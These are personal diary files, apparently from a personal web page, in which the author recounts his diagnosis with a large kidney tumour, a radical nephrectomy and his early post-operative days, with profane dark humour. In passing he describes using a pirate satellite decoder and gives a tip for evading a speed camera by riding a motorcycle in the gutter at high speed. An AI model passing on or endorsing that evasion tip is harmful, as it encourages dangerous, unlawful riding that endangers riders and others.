PLEASE OPEN OTHER SIDE ---->

I slowly notice, everywhere in the patho reports, they studiously avoid the use of the term cancer. Lesion, tumor, neoplasm. Has political correctness reached med terminology too?

The rest of the evening is sort of mundane, how I like it. Mutant freak kidney and I eat some cold fish. We go out to the shed and do some tricky metalwork on the computer chassis. I love doing this, since we use these as servers, and get server-level performance out of these sorts of motherboard, despite their bring deliberately layed out to prevent their implementation as servers since it would cut into sales of equivalently performing overpriced servers with logically identical guts. I dunno what mutant freak kidney thinks of it. That done, mutant freak kidney and I come in and sit down to type some more of this rant. Hey, you in there, you're the star in your own suicide drama! Enjoy it while it lasts, you get the chop as soon as we can arrange it.

Sunday. 23rd Nov.

I have to sort out what the hell's going wrong with this pirate satellite dish decoder. I reckon they've changed the crypto keys, as I said would eventually happen. Can I be fucked right now? No. I wash a bunch o' clothes to wear in the hospital. Walk the dog. Why I suddenly get so much schadenfreude upon reading in the sunday rag that the Wallabies lost to England eludes me. Nah. Turns out they retasked the sat; different data transfer rate, different slice of spectrum, yatta yatta. Our dodgy dealer knows the score, it's good, and I reprogram the thing, then wait for the new codes to come down from the orbiting broadcaster.

Mum's spending a lot of time on the fone today, which (of course) impedes net access here under the parental roof. She's in martyr mode. An old form master of mine used to refer to such people as 'the ones who have to be the first with the worst'. Finally, she's Got Something Important To Talk About. But worse than that, these phone calls propagate the news, and proolly most people don't need to know (why is this rant on the net? Oh, rank egotism, probably).

She rang up her sister, who, completely unnecessarily, skitized out immediately. Rellos I rarely hear about in places I have never heard of will have detailed information about my urinary tract, what colour my piss is, and from what planet originated the thing they'll chop out three days from now. I got on the fone to uncle Des, and mentioned it in terminology he could understand - one of my beer processing organs is about to blow up.

The back lawn is carpetted in lush green grass, topped with brilliant lilac jacaranda flowers, all wet from the unseasonal rain. I savour walking through it in bare feet as I move things to and from the shed, and the freaky colour scheme.

I move a bookshelf and a cupboard. Good - mundanity is returning. I fill in the hospital admission form. I have to go get more ichor sucked outta my arm tomorrow. And see if I can't score a pair of those electronic noise-cancelling headphones... hospitals harbour machines going PING all night, screams, moans, raugous, lunk-busting coughs, pukes, phones ringing, door slamming, nurses chatting, tele-fucking-inescapable-vision, and other noises I'd prefer not to hear. I want my own tinnitus and the thump of my carotid arteries as the blood pounds through 'em.

I might write tomorrow, but I might not. You've suffered enough.

<predator>

(next in this series is [conway.cat.org.au/~predator/gutting.txt](http://conway.cat.org.au/~predator/gutting.txt))

File: gutting.txt

Cont: eviscerree-to-be gets clues, experiences The Fear, watches the dance.

Is there any diagnostic value in observing what people do in the face of impending doom? Sunday night, I ate some pizza, dropped a book back to someone off whom I had borrowed it, then whizzed around to a friend's place in Newtown, and to a backdrop of Disposable Heroes of HipHoprisy, we shagged each other to an absolute standstill (surprisingly good music to shag to, I think). I guess impending massive trauma is as good an excuse as any for a spot of debauch. Once we could stand up again, I threw on some clothes and fanged it home on the understanding that the reason we have license demerit points is, you're supposed to lose 'em. I know for sure now the speed camera on the Princes Hwy at Kogarah won't get ya if you drive a 'cycle right in the gutter out of the field of the induction coils they embedded in the middle of the lanes. Tho, doin' a hundred k's with your footpeg one inch from the kerb is somewhat doggy.

No user servicable parts within. Refer to qualified service personnel.

Monday morning, I went to meet the guys who are going to gut me, Mr Aslam, and Mr Cozzi. Aslam does kidneys. Cozzi does lymphatics. I'd address 'em as doctor but I've been deconditioned of that habit, since it's not how I address dad, who has been a DokTa for longer than I have been alive. He came along for a listen, and also because he's my immediate next of kin.

Aslan and I had a look at the CT scans on a fluorescent backlit screen. On the right side of my body is a normal kidney. On the other side is a smattered veneer of (surprisingly, still functional) recognisable kidney trying desperately to hang onto a fuckin' big chunk o' mutant cellular bureaucracy gone mad. It is dimensionally about the same size as my head, if you were to cleave my head down the centre first. I'm not quite sure how I fit it all in. Into my head popped a quote from Parker (Yaphet Kotto) in the movie Alien, who delivers the line with exactly the right emphasis for this circumstance:

"That son of a bitch is HUGE."

The consequences of just how huge were finally revealed. It's not gonna come out through the usual renal incision. When people as conservative as surgeons invoke the word radical and follow it with nephrectomy, there's a gonna be some serious slashin'. They're gonna insert a blade just above my pubic symphysis, run it all the way up the middle of my six pack (can they do something about that protruding navel while they're there?) to the base of my sternum, then do a left turn through my abdominus rectus (that's gonna fuckin' hurt while I'm healing) and run along under the margin of my ribs, then go through the pleura of the left lung (which will collapse for a while, which sucks but I guess I'll find a bicycle pump and reinflate it later) and through the intercostal muscle between the eighth and ninth rib. Same thing again with the peritoneal wall. Then they ligate a lot of heavy-gauge vasculature. I am so glad of the existence of anasfuckinthesia and really sharp knives carefully wielded.

Let me quantify this. I just measured these distances with a tape measure. I'm up for ghastly half-meter gash in my torso, half midline, half centre-to-edge. I am gonna fuckin' fuckin' fuckin hurt for fucking weeks and it scares me a lot. I hope they have a sewing machine or a staple-gun handy for when they finish removing the thing, and a spare 44 gallon drum of refined opiates to dunk me in. Regardless to what level of accuracy it is executed, it'll more or less be tactical butchery getting into and out of my carcass.

Aslam reckons they might damage the spleen in the process of doing this procedure, and damaged spleens tend to bleed all over the place, so they might have to chop that out too. I don't have a spare one of those, unfortunately. I'll be more happy if I keep it. To cover the possibility that I lose my spleen, this arvo, in each arse cheek, via inch-long 23-gauge needles, were administered recombinantly engineered vaccines against pneumococcus and meningococcus, which are two kinds of bacteria to which you have an increased (forty times!) probability of succumbing when you're asplenic. My bum hurts bilaterally. I can sit down, but not move about without a strong ache in the bottie. Vaccination's a pain in the arse, but it beats being eaten alive by an opportunistic microbe.

Part of why they need an opening redolent of something I'd normally find on a CityRail vinyl train seat is because Mr Cozzi is gonna resect all the lymph nodes up and down my inferior vena cava, in the event that the suspect lymphatic drainage from our friendly mutant has contaminated them with metastatic cells.

Tumours all begin as one cell. The one I'm nursing is now several billion cells, all of whom took time to execute their capitalist genetic imperative of "go forth and uncontrollably exponentiate". Today arrived some other clues; first, a pointer to when it might have started; second, how I could have known about this thing earlier; and third, an insight into its general nature.

Once Was A Kidney looks about as ugly in NMR images as it does in CT images, but there's better resolution of the arterial and venous supply. Tumor cells aren't very clever, collectively; they're effectively clones, all equally unimaginative and proliferative, rather like an insidious subspecies of middle management. Whilst busily reinventing half my renal system as the sort of disease for which abattoirs reject slaughtered carcasses, the stupid fucker grew into, and blocked off, most of the renal vein which the kidney uses to return piss-depleted blood to the inferior vena cava (which is a BIG pipe, I could (very uncomfortably) fit my thumb into it). NMR shows the occlusion fairly clearly. I thought for a moment it'd have been funny if it occluded the renal artery and effectively starved itself before it got a chance to get massive (well, duh), but that'd just kill my kidney, which would become necrotic and would need to be removed anyway. Less slasho, but slasho nonetheless.

Natch, the progressively-less-kidney is still being force-fed a load of pressurised arterial blood from my descending aorta. So ...the thing... had to find some other place to drain its venous output. Sure enough, it decided to head downwards, and involved itself in my gonadal vein, on the left side. When it

did this, it raised the venous pressure therein and de-elasticised the collagen in the veins which take circulatory drainage from, you guessed it, my left testicle. I have no idea if this means I'm gonna lose a 'nad, but hey, I have a spare one of those too. Bilateral symmetry has its privelages.

I've been walking around for a couple of years with a 'nad sac which occasionally feels like a bag of worms hanging off my pelve, but it doesn't bug me. I had it checked out by a GP the same day I discovered it while having a shower at my old squat in Annandale, and he told me what it was and said, well, if it doesn't bother you, don't worry about it. It didn't, so I didn't. I mentioned it to dad and he didn't think of anything, but then he generally operates on people with no scrota. I didn't think of anything, either. I rationalised it as age-related idiopathic collagen failure, I'm getting it in my lower legs, too. It seems, however, that bags are the embryonic form of these cans of worms to which I hear people refer every so often, one of which I have recently opened.

Chatting to Aslan today, mentioning my complete lack of symptoms other than splenomegaly... no night sweats, no pissing blood, no pain ... I was just in the process of mentioning that I had a left varicocele but he got the words out two seconds before me. Encouraging - therein lay the correlation. But when did this appear?

I had to trawl my email archive for "scrotum" to get a clue when this started, 'cos I remember emailing someone about it. Must have looked odd in the process table entry on conway -

```
predator@conway:~$ grep -r scrotum * | more
```

which for those of you not conversant with the gnu/linux command line shell means:

search everything under my home directory for the occurrence of scrotum and display anything you find, chopped into individual screenfulls. Visualise that process as you will.

According to the datestamps on vasquez.zip.com.au and conway.cat.org.au, a message mentioning my varicocele appeared a few days before Thurs Feb 28 2002. So I've been an oncogene farmer for at least 21 months, and probably for a few months longer than that, since when the initiating cell started down its proliferative career path, it needed a few months to get enough buddies to block a vein. This is, in its own way, sort of encouraging. Big, slow growing tumors are generally less prone to metastatis than their malignant, aggressive, fast-spreading, fast-growing, kill'em all and let god sort 'em out relatives. If it was likely to be malignant, it's probably had at least two years to figure it out. It has involved ONE lymph node. So if we're lucky it still hasn't figured out how to take over the rest of me, and it can be scooped out more or less entire. Good riddance, fucker. You can propagate all you like... in a cell culture bottle where I can feed, nurse and autoclave you at will, bwahahaha... say... fancy spending the rest of your life in vapour phase liquid nitrogen, with a handy preservative of 10% DMSO and 5% dextrose?

I'm starting to lose confidence in GPs and not simply 'cos of the "forget about the varicocele" incident in Feb '02. I popped along to another GP while I was doing some kitchen renovation a couple of weeks ago (probably late October), moaning faintly about this splenomegaly and that for some reason the waist strap on my backpack didn't fit comfortably any more. He checked for enlarged lymph nodes, palpated my guts asked me if there were any other symptoms, and when I said no, said not to worry about it. I'm glad I worried about it a bit more and asked dad to feel my guts one night in front of the (you guessed it) footy. If I'd taken the same "don't worry about it" approach to this thing as I did to the varicocele, you'd be reading this rant in late 2004 or maybe 2005, about my impending death from inoperable cancer, and how it came to be that I'm up on a charge of the manslaughter of my general malpractitioner. Maybe I'm getting infinitesimally smarter about these things as I age. Am I enough of a prick to send him a copy of the CT report? Yeah. Lift your game, pal.

Ar, shit. It just occurred to me I'm gonna miss Jello Biafra on Thursday at the Enmore.

I bagged TISM member Jock Cheese's album Platter today and it's pants shittingly funny and also sad in some places. I wonder if this guy's brain isn't somehow entangled with mine.

Vote me for President.  
I'll ban patriotic sentiment.  
Introduce a virus pest control  
that reacts to the mention of green and gold.

Up there Calici, in there and fight,  
wipe out jingoism overnight  
there's no marketing that can stop it  
I don't care if there's ten Tony Locketts.

I caught the bus home and remembered how much I like the feeling of my head vibrating against the glass to the throb of the diesel engine under the floor of the bus, and that cloud of hot, almondy burnt diesel which you often walk through when you walk towards the folding entry doors. I went to a service station and stuffed my wankerfone full'o credit in anticipation of a ton of SMSs I will have to send in coming days.

I walked up the hill in the rain and enjoyed the light splashing and the cold, wet, astringent smell that the trees emit when their kino is washed down their trunks. I've walked up it thousands of times, it was one of my first big excursions, on the way to and from primary school. I get home and the dog whinges to me, wanting a walk, but my arse is complaining about its brush with bacterial proteins, tetanus toxin and aluminium hydroxide adjuvants and I'm not going to walk much tonight.

I'm getting short with mum. I tell her stuff and she asks questions which indicate she didn't listen, which is the worst kind of question to ask me since it makes me uninterested in answering again, making her ask more questions which indicate she didn't listen the first time. I don't know if she's going deaf, or senile, or something. Or maybe she's always like that and I'm getting stropy.

Tuesday, 10am.

This time tomorrow I'll be on the table, halogen floodlit, peeled open and hovered over by people who dress in funny green smocks with blue masks, and wield sharp, disposable blades, various 316 stainless alloy tools, pass each other the right instruments without asking for them 'cos they're in the loop and to whom clings the hope of those who would be glad to see me come out alive. A machine will be doing my breathing for me. I'll be very thoroughly paralysed, deprived of sensibility, and bits of what used to be my guts will accumulate, detached, on the table beside me. I go into the hospital, starved from midnight tonight, at 6:30 am tomorrow morning. They carve me up at 9am.

They reckon it'll take 'em about 90 minutes to take the freakshow out, and about two and a half hours to get all the lymph nodes and other shit, then insert a drain and sew me up. Procedures of this length are known as major ops in the trade. I'll spend about four hours splayed on the table, total. By a perverse twist of fate, dad will be in the theatre next door, operating. It won't surprise me at all if he comes over and gives me a haircut while I'm out. I'm gonna be drugged out of it, in intensive care for a day after this trauma. I hope someone has the good decency to tell me what day it is if I wake up.

I popped into dad's office this arvo. I figured I might as well make him the executor of my will, which should be logistically easy, since I can't think of any instructions and have no worthwhile stash of desirable goodies for distribution. His parents wrote him completely out of their wills, which has pissed him off for about thirty years. I don't know if it'd be appropriate or ironic to leave all my stuff to him. I figure he can do what he wants with my stuff, but knowing dad, he'll chuck it out. What would he do with a climbing rack, a 60MHz CRO, weird computer shit, a stack of CDs, twice his bodyweight in books, a motorcycle? Nah. I don't care just yet.

There in every classroom, in every secondary school and in every workplace and every typing pool, there beside you on the bus with the lifeless stare nervously outside surgery waiting for doctors there.

Together, loser. Loser.  
Loser, loser, losing, lost.  
Loser, loser, losing, lost.

There's cancer in the south of France  
Cancer lurks in Rome.  
Cancer circles the whole globe  
'Till it finds you home.

In heart and liver it is waiting  
for all of us or most  
our very cells join hands and sing  
loser, loser lost.

Loser, loser, losing, lost.  
Loser, loser, losing, lost.

"Lose your Delusion I" (from TISM - the Beasts of Suburban)

I'm starting to think I should choose more carefully what I slap on the CD player. Pink Floyd's "Breathe (Reprise)" sprung out of my speakers and stopped me in mid-breath. I'm not frightened of dying, either. I'm just frightened of the pain and stupidity of the likely routes to that end when the process isn't under my control. I am In Harms Way already, but the escape route is risky, and includes possible iatrogenic damage (a spleen is a terrible thing to waste) and nosocomial infection. I hate hospitals for a number of reasons mainly associated with getting a knife in ya, but also 'cos they're full of microbes which eat antibacterial drugs for breakfast... cyclosporins, beta-lactams, chloramphenicols, tetracyclines, you name it. Rip off a couple of atoms and, Borg-like, assimilate them into the molecular collective. Humanity trained these microbes to learn these resistance tricks over the last fifty years by overprescription of antibiotics, and failure to complete courses thereof. I've seen the plasmid maps of the antibacterial resistance genes these bugs pass between each other, molecular cassettes of free software, shared by the bacterial community to defend itself against the semisynthetic chemical onslaught we throw at it. If anything gets into me while I'm laid open, I'm up for an ugly septic cytological shitfight, 'specially if I lose my spleen somewhere in the theatre. Even if everything goes brilliantly, it's still gonna fucking HURT.

Yesterday, the patho lab upstairs did a blood group and hold on yet more of my brachially extracted claret, but I noticed they didn't ask for a crossmatch on the stuff they took out of my arm. This is a good sign. They're not expecting to need to transfuse me.

I found out that the noise cancelling headphones are three hundred bucks from Sony, and I think I'll just bring my normal squishy earplugs instead. Amazingly, for three hundred bucks, they do no digital signal processing at all - it's all fast analog circuitry. Three hundred bucks is a fuck of a lot for a small mic, an SMD operational amp and a couple of passive components on each side of your head. I think I'll have to go track down a circ diag off the net and go from there. If I get out alive.

Welcome to my last shower before The Slashing. I've chemically mowed off most of my pubic hair with some thioglycolate goop, so some stranger doesn't have to do it with a razor leaving pointy ends on the hairs, which would make it more likely to itch when it grows back. It doesn't help the scar heal if I scratch it all the time. Anyway, I'm not happy to have some random person doing alien crop circles in my short'n'curlies with soap and a razor blade. I might get cut. Or hard. Or something.

I wake up early tomorrow morning with a load of clothes (black), a toothbrush, a hairbrush, mobile phone (and charger), Kuhn's "The Structure of Scientific Revolutions", an artline texta. This will all be waiting in a black backpack which dad insisted upon my using on the grounds of hygiene (I can't argue - my main backpack amounts to a nylon-substrate ecosystem which uses me to get around Sydney, and turns wash water black when I wash it) - but the black backpack is another of dad's 'image' requirements wrapped up in med-speak justification, and it isn't like I'm

gonna go deliberately smearing my backpack on my wound or anything) but it's unfamiliar to me, and I've had, and sometimes lived out of, my other pack for ten years.

I think the BOEING emblem looks better since I coloured the E and I out of it.

Amazing amounts of bullshit went into keeping control of what I finally put into the pack. My impending hospitalisation appears to have awakened some long dormant parental pack-yer-kid's-stuff-for-them genes which are usually only activated when preschoolers are notified of their first trip to the zoo and need their globites stuffed for the epic land and sea journey to the far flung gates of Taronga Park.

As part of her melodramatic propensity, mum went on a pathological ironing frenzy and presented me with a load of razor-pressed tee shirts and shorts to wear in hospital - all of 'em are dad's, various pharmo company shit decked in advertising for such things as implantable contraceptives. I'm think I'm supposed to be grateful for the work she's done on these things, given as a gift from the concerned. No offense, but fuck off. I'm wearing what I usually wear, I pack my own shit, and if I had a religion it would prohibit ironing. It's all my stuff, 'cept for a dressing gown an acquaintance wore while they were having their guts chopped out last year, and gave me for the occasion on the grounds that it will bring me luck. Which is crap, of course, but it will bring me a better R (thermal transfer co-efficient) if I wear it. It is an unseasonally cold November. So I took it.

Some strange concepts come out when the shit hits the fan. People ring up and wish me good luck, knowing nothing whatsoever about the treacherous mathematical randomness underlying such a wish. There is something sort of equivocal about a cancer patient saying luck isn't something they've had a lot of lately, since I did spot the thing, too, hopefully in time to chop it all out. Nobody seems to notice the contingent Markov chain: in order to 'get lucky' and spot cancer in time to head it off, you have to 'be unlucky' and contract the disease first.

Yea, verily, stochastic processes giveth, and stochastic processes taketh away.

Three people rang me up this evening and said they'd pray for me, which I'm sure will make them feel better but otherwise be a waste of their perfectly good CNS activity.

One gave me a couple of quotations from, if memory serves me correctly, a little tome called Life's Little Instruction Book, a million-selling publication which I recieved as a present over a decade ago and disgustedly flung in the garbage as a collection of meaningless, and in some cases self-contradictory aphorisms.

Someone else, a rellow, rang up, concerned because their mum called them after my mum blabbed to their mum about my illness. We ended up having a long rant about oncogenic cervical viruses and tumor processes in general. She said she would worry about me, and I said that would have no impact on me, and she should just rock on down to BOC Gases, lug home a cylinder of nitrous oxide, crack open the reg' and just try and fuckin' relax. She

thought that was kind of funny. I hope she doesn't light up a spliff at the same time, since NOX is known for its propensity to, uh, vigorously accelerate combustion.

An old workmate of dad's rang up, and asked how I was, but I couldn't identify him by his voice on the phone, and I answered, 'That depends on who you are. So who are you?' Eventually he coughed the beans. I knew he knew what I was in for. "I am up for a ghastly slashing - rad nephrectomy minus optional extras." This dude's a surgeon too, and he knows the outcomes are not down to luck either.

As confused and crazy as they all seem, being aware that people give a shit does feel good in an egocentric sort of way. But why do they do it? Do people feel bad if they don't tell me they're worried? I'd much prefer people just got on with their lives, heedless of my problem, not worried. I'll tell 'em the news when it's all over.

In a few hours I'll wake up, get over to the hossie, sign in and dump my junk. I'll be running a circulatory system increasingly full of catecholamines, and the cerebrospinal fluid sloshing around my ventricles will be sodden in home-grown neuropeptidyl trepidation. But fear is OK provided it can be kept under some sort of control, and I can do that. Dad blocks all inquiries as to his state of mind, and appears unreadable, which is worrisome. Makes me feel like he's masking something.

I don't know what to do about mum breathing her cigarette-flavoured, desperation-tinted, canned wisdom in my direction, borne aloft on a wheezily delivered aerosol of pathogens freshly exhaled from her disintegrating, tobacco-plundered alveoli. She's had some hellish bodily slashes too, in her life, but I know already what I'm in for and it isn't gonna help to have her dissolve in front of me. I feel for the poor thing, but I'll be glad to see the back of her weepy preoperative histrionics when the orderlies mercifully shoo her out of the ward. I'm not equipped to look at them, they're terribly contagious, and more than anything else, I don't want to catch the vibe they harbour within.

At half-eight, they'll stick in a main line, get me into the drapery, get me onto a gurney and wheel me down to the OR. I'll be strongly inclined to sing this as I glide along the corridors:

The angel of death hovers overhead.  
My family come gather round my bed.  
Come my colleagues, come literate friends  
here is my life wish as my life ends -

I wish I'd slept with more girls.  
I wish I'd done more drugs.  
I wish you'd all go and get fucked.

(Professor Derrida Deconstructs - TISM "Faulty Pressing Do Not Manufacture")

provided, of course, I can stop laughing long enough to get the words out. Stuck in the circumstance, it will hit me as astoundingly silly that the last thing a considerable proportion

of the community sees before they die is hospital ceiling tiles. It's also the first thing they see again if they survive their surgery. You are on a planet of pressed, painted, rectangles of suspended bagasse. What a reason to bother to regain consciousness. I'll be glad to see them again. Who'da thunk it.

I won't need to pack the texta: from my {umops apisdn} perspective with respect to the intended audience, I got it right on the first go. Since dad's on a medical tribunal which hears cases in which doctors are dismissed for rank incompetence, I've been exposed to too many shocking stories of instruments left in, wrong organs removed, wrong ops performed, to not try and help out all I can. So on my right abdomen is inscribed a morbid joke so bad it could almost serve as an epitaph, but if it works, it won't need to. Hopefully they'll see it after I lose consciousness.

. .  
.  
\\_/\

PLEASE  
OPEN  
OTHER  
SIDE  
-->

(I had to do it like this 'cos it wouldn't all fit across my abdomen).

Gimme the succinyl choline, Captain Snooze, let's get it fuckin' over with while I can still maintain the delusion that I'm really not scared shitless.

<predator>

(next in the series is [conway.cat.org.au/~predator/gutted.txt](http://conway.cat.org.au/~predator/gutted.txt))

File: gutted.txt  
Cont: 6 days post-op.

I arrived at the hospital at 6:30am, went up to the ward, dumped my stuff in the cupboard, hung up my clothes (black beanie, black Cave Clan shirt, black trousers, and some gleaming white sneakers I found a couple of weeks ago). I put on one another of those arse-baring white gowns, and did the pre-op checklist... did I want anti-anxiolytics, asked the anaesthetist, and on hearing the name of the benzodiazepine I decided I'd rather go in with a clear head. They put on some fetching white compression stockings on my lower legs, these are meant to lower my likelihood of getting a venous thrombus while I'm not moving around. I chucked my spectacles and watch in the bedside drawer. The staff clipped some ID tags to my left arm and leg. They thought what I wrote on my abdomen was pretty amusing.

Mum and dad were there, and mum was surprisingly cool about it, but she looked edgy when they both left. I rang her up a little while before I was taken down to the OR, and she answered the fone in the sort of voice you expect is going to tell you someone's just died. I could hear the bloody \*dog\* moaning sympathetically in the background. I told her, look mum, I appreciate the concern mum but would you please just bloody relax? I'm ok, I'm not gonna die yet, I'll be out of here in a few days and this'll all be over. Dad told me later she appreciated the call, but it didn't stop her angsting.

Some dude named Alex wheeled me down to the roomful of other trolley-bound patients who, like me, were stashed there awaiting to be knocked out and chopped open and so forth. I got caught up in a conversation with him and forgot to do Professor Derrida Deconstructs. The ceiling tiles were there to farewell me, as was the anaesthetist, who expertly cannulated a vein in my left arm, asked me to identify myself and then, injecting a load of some crap with too many z's in its name to be identifiable by its IUPAC chemical formalism, popped me off into unconsciousness. Dad told me later I was too doped out to say anything intelligent as we passed each other in the corridor outside of the theatres, he on the way to do his ops and I on the way to do mine.

One of dad's mates, Greg (for whom I did a Playstation mod' a while ago) popped in while I was on the table, for a lookie. I was very lucky. When they did the initial incision, they decided they need not do the ugly lungbusting transthoracic gash I had expected them to do. Nevertheless, Greg still got more than a worthwhile eyeful. Natch, when they open you up (skin, muscle, peritoneal lining) the first layer of actual guts they have to get through is coils of intestines. Generally the surgeons locate the mesenteric attachments which hold them in position in your abdomen, and cut 'em off the inner back wall of your bod, then pull the whole lot out and dump it on your chest, so they can get at the kidneys, main arterial supply, and lymphatic networks involved in the op. So that your guts doesn't dry out while you're being worked on, they chuck a couple of wet towels on top of 'em. High tech, man.

The arteries feeding the mutant freakshow are small and difficult to tie off without tearing and subsequently bleeding

everywhere, so these days they just staple 'em closed a couple of times with a few stainless steel staples, between 6 and 11 mm wide, then chop 'em off at the occluded end. If I fly anywhere now I'll be setting off metal detectors at customs. They lifted the kidney/tumor out entire, then went to work on the lymph stuff. Once that was done, someone shovelled my guts back into my peritoneal cavity, sewed the two sundered halves of my abdomen back together, and closed me up with a long, subcuticular stitch from sternum to mound. I'm glad I didn't know a damn thing about it.

First thing I remember when I woke up was more ceiling tiles, mostly obscured by the face of an intensive care nurse telling me I had to stop swearing so much, tho I wasn't actually aware I was saying anything to begin with. Someone had been a bit rough with the air tube, I noticed, I had bruised lips on the right side of my mouth, tho maybe this was due to someone smacking me one in the gob for being unacceptably rude while my anaesthetically drugfucked brain was in the gradual process of rebooting.

I woke up a bit more later on. My throat was dry. There was something stuck up my nose, which I figured out was a nasogastric tube, which made it hellish to swallow properly, though that didn't matter since I was on a nil-by-mouth regime. For some perverse reason I'd also had a long blue urinary catheter fed into my dick while I was out. I discovered it when I wanted to take a piss and couldn't feel it happening, but did it anyway and wasn't immediately swimming in a warm puddle of my own urine. It went all the way into my bladder and was held there by a hydrostatically inflatable balloon. Hmmm. Must.... Think .... Pure .... Thoughts. I didn't want to mess up my reproductive plumbing by getting a hardon while this thing was embedded in it. A tube from the catheter went into a bag hung on the side of the gurney and was watched hawk-like by nurses for blood, cloudiness, and general volume.

There was an IV stuck in my arm, and I also had a central line plugged into my right jugular vein, stuck onto my neck with sticking plaster. I half wanted to puke but something was stopping me, which I later found out was some or other anti-emetic which was being fed in through this central line along with my delicious, nutritious intravenous saline, potassium, glucose, antibiotics, and my new best friend, morphine, which is an awesome pain-destroying alkaloid derived from opium poppies, and next chemical cousin to thebaine and heroin.

I had control of how much analgesia I got: very simple, if it hurt, I'd press this button pinned to my hospital smock, and the pain went away, since more morphine was fed into my veins. I chewed through quite a lot in the first couple of days. I watched dreamily as I was given jabs of anticoagulant into the flesh of my thigh every 12 hours and didn't even feel the needle go in. I spent wednesday night in the ICU and came out on thursday. An ICU nurse, I think his name was Gray, cleaned my teeth for me with a cotton swab soaked in mouthwash, which felt like going to the dentist after a week of eating basalt grit topped with sawdust.

It felt like I was vomiting when they eventually yanked the NG tube out of my head, and aside from a faintly pukey remnant tang

in my turbinates, it was a great relief to be rid of it.

Intensive care sucks but I think I had a relatively easy time of it, the old dude in the next bed along, who had also had a kidney out the same day as I did, was moaning with pain 'cos he couldn't find his morphine button. Across the room a patient was throwing stuff at one of the nurses, paranoid that the nurse was stealing his possessions.

My olds came and visited me in the ICU on thursday. I remember the visit only vaguely.

A physiotherapist asked me to cough for her, and I told here there was just no goddamned way I was gonna do that 'cos it'd hurt too much. I was breathing fine, though. She passed me this clear plastic toy with three lightweight plastic balls in it, each of which would rise up when one inhaled 600, 900 or 1200 cc's of air per second through an attached mouthpiece. I could pull all three of them up with a good drag, and hold them there for long enough to suggest my lungs hadn't filled up with too much crap. I was very glad, again, that they hadn't slashed my thorax.

I made it back to the regular north ward on thursday night. Everything was still a bit of a blur. Trev Hyde came along for a visit, and I can't remember what I said to him. Paul Cozzi came in and mentioned that they got the kidney all out cleanly, but we all had to wait for the pathology report to come back in a few days to see if we've really succeeded. I slept on my back, morphined up to the maximum extent that the patient controlled analgesia (PCA) machine would admit.

"Drugs are fuckin' fun, pal." -TISM

Yeah. I had some weird dreams, but at least I was asleep.

I was very, very glad I packed the earplugs. Aside from the proximity of my room to the ward reception and nurse's desk (very loud conversations when the door was open) I had to deal with the accursed, Pythonesque, Machine Which Goes BING - a peristaltic pump mounted on an intravenous drip stand, which had the responsibility of forcing the contents of a suspended bag of electrolytes and assorted pharma into my veins at a predetermined rate. While it worked I could hear its internal gears grinding away faintly, which was quiet enough to suffer and still get to sleep.

However, for reasons related to running out of fluids to feed me, or the occurrence of a kink in the lines, or a vein in my arm going awry, it would chime, BING BONG... BING BONG... BING BONG... for hours if necessary, and loudly enough for staff in the corridor to hear it so they could come and attend to it. I found out where the SILENCE button was fairly quickly but that only gave a minute of respite. Unplugging the bastard didn't shut it up either, since it had battery backup. But it dawned on me, in my opiated daze, this demonic item was responsible for keeping me hydrated and doped up. Arrrrgh. And it was plumbed into my circulation, too. Captive audience. I hoped whoever designed this thing died and went to a customised hell where an infinity of these things stretched from horizon to horizon, were cannulated to 'em by an inescapable web of PVC tubing, beeping

furiously, no earplugs in sight, and nobody came, ever, to turn them off.

